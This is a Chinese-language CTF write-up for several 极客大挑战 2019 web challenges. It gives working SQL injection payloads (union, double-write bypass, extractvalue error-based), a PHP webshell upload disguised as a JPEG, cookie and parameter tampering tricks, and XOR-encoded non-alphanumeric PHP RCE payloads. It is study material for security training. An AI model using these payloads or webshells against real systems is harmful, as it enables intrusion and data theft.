
```
-1' union select 1,2,3#
-1' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=database()),3#
-1' union select 1,(select group_concat(column_name) from information_schema.columns where table_name='l0ve1ysq1'),3#
-1' union select 1,(select group_concat(password) from l0ve1ysq1),3#
```

30.[极客大挑战 2019]Http

点击隐藏链接


```
e" href="Secret.php">氛围</a>! </p>
```

然后就是基本操作了



31.[极客大挑战 2019]BuyFlag

将cookie中的`user`由0修改为1
password使用`%00`截断绕过`is_numeric`
money参数的位数有限制，直接科学计数法`9e99`即可




32.[极客大挑战 2019]BabySQL


双写绕过部分关键字即可

```
-1' ununionion seselectlect 1,(seselectlect group_concat(table_name) frfromom infoorrmation_schema.tables whwher
eere table_schema=database()),3#
-1' ununionion seselectlect 1,(seselectlect group_concat(column_name) frfromom infoorrmation_schema.columns whwh
ereere table_name='b4bsql'),3#
-1' ununionion seselectlect 1,(seselectlect group_concat(passwoorrd) frfromom b4bsql),3#
```

33.[极客大挑战 2019]Upload



一道文件上传的题目，老规矩先上传个最基本的一句话木马，看看有什么限制





多次尝试过后发现主要的限制有文件后缀名限制(使用上传phtml文件绕过限制);
文件内容不允许出现`<?`(使用上传特殊的一句话木马绕过限制`<script language="php">@eval($_POST['cmd']);</script>`);
添加特殊文件头绕过exif_imagetype的校验，其中jpg图像的标识头为`ff d8 ff e0 00 10 4a 46 49 46 00 01`上传后到upload目录下即可找到上传后的文件

```
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------191691572411478
Content-Length: 361
Origin:
http://81503d1c-feba-45a8-9a75-f2a574d66cae.node3.buuoj.cn
Connection: keep-alive
Referer:
http://81503d1c-feba-45a8-9a75-f2a574d66cae.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

-----------------------------191691572411478
Content-Disposition: form-data; name="file";
filename="shell.phtml"
Content-Type: image/jpeg

          JFIF    <script
language="php">@eval($_POST['cmd']);</script>
-----------------------------191691572411478
Content-Disposition: form-data; name="submit"

鎖惧氦
-----------------------------191691572411478--
```

```
    <script
src="dist/scripts/Vidage.min.js"></script>
    <script>
        new Vidage('#VidageVideo');
    </script>
</br></br></br></br></br></br></br></br></
br></br></br></br></br></br></br>
<div class="error">
<strong>
上传文件名：shell.phtml<br></strong>
</div>


    <div style="position:
absolute;bottom: 0;width: 95%;"><p
align="center" style="font:italic 15px
Georgia,serif;"> Syclover @
cl4y</p></div>
</body>
</html>
```


直接getshell即可





34.[极客大挑战 2019]HardSQL(禁用and和or后使用^代替)

几次测试后发现几个重要的符号，`union`，空格等都被直接禁用了，测试过后发现`extractvalue`等报错注入函数还可以使用。但用于连接参数和函数的`and`和`or`等都被禁用了，用于替代的`||`和`&&`也被禁用了，此时想到使用表示异或的`^`没有被禁用，使用`^`连接参数和函数即可使用报错注入。

```
1'^extractvalue(1,concat(0x7e,(@@version),0x7e))#
```

开始注入出表名时才发现`=`被禁用了，使用`regexp`和`like`进行替代

```
1'^extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where((table_schem
a)like(database()))),0x7e))#
1'^extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where((table_nam
e)like('H4rDsq1'))),0x7e))#
```

依旧是对`password`列进行查询，但此时出现了问题


xpath的报错注入存在有位数限制，我们无法看到flag的后半段，此时想到了使用left和right截取查询内容的前后各多少位完成flag的完整读取

```
1%27^extractvalue(1%2Cconcat(0x7e%2Cleft((select(group_concat(password))from(H4rDsq1)),32)%2C0x7e))%23
1%27^extractvalue(1%2Cconcat(0x7e%2Cright((select(group_concat(password))from(H4rDsq1)),32)%2C0x7e))%23
```

35.[极客大挑战 2019]RCE ME(不包含数字字母的webshell,rce后如何使用蚁antsword连接)

看到这个题目之后感觉很像SUCTF2019的一道题，直接用当时异或不可见字符的exp打一发

```
?code=${%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}();&%ff=phpinfo
```



拿到了phpinfo后才发现并不是要我们执行某一个函数就可以拿到flag，需要我们再想办法getshell。

首先尝试构造`eval($_POST['cmd']);`，但执行后却发现会报服务器500的错误，查看别的师傅的payload后发现`eval`是不能作为动态函数的执行的，因此需要构造`assert`作为动态函数执行，整体的构造过程为：

1.先定义一个变量`_`

```
$_=%9e%8c%8c%9a%8d%8b^%ff%ff%ff%ff%ff%ff
```

即`$_=assert`

2.构造`_POST`


```
%a0%af%b0%ac%ab^%ff%ff%ff%ff%ff
```

3.构造`assert($_POST[__];`

```
$_(${%a0%af%b0%ac%ab^%ff%ff%ff%ff%ff}{__});
```

总结下来就是

```
?code=$_%3d%9e%8c%8c%9a%8d%8b^%ff%ff%ff%ff%ff%ff;$_(${%a0%af%b0%ac%ab^%ff%ff%ff%ff%ff}{__});
```

